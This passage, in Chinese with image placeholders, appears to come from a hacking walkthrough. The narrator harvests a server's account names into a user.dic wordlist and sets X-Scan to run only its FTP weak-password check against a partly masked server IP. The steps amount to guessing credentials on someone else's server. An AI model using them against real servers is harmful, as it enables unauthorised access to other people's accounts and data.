


图3

三、旁注

正准备回复让好友另请高明时，无意中点到了系统帐号，发现每个用户都对应了一个域名，如图4。真有意思，很明显是




图4

用来连接FTP的。我就想能否在这方面下点工夫呢？说干就干，新建一个文本文件，把所有的用户复制粘贴过去，然后再使用“查找—替换”功能将多于的内容替换为空，并将其保存为user.dic，如图5。







图5

从工具包里找出X-SCAN，选择“设置”下的“扫描参数”，打开“扫描参数”设置对话框，在“指定IP范围”中填入服务器的IP地址61.236.***.80，如图6。再切换到“全局设置”下的“扫描模块”选项，在这里只勾选上“FTP弱口令”，如图7。



图6

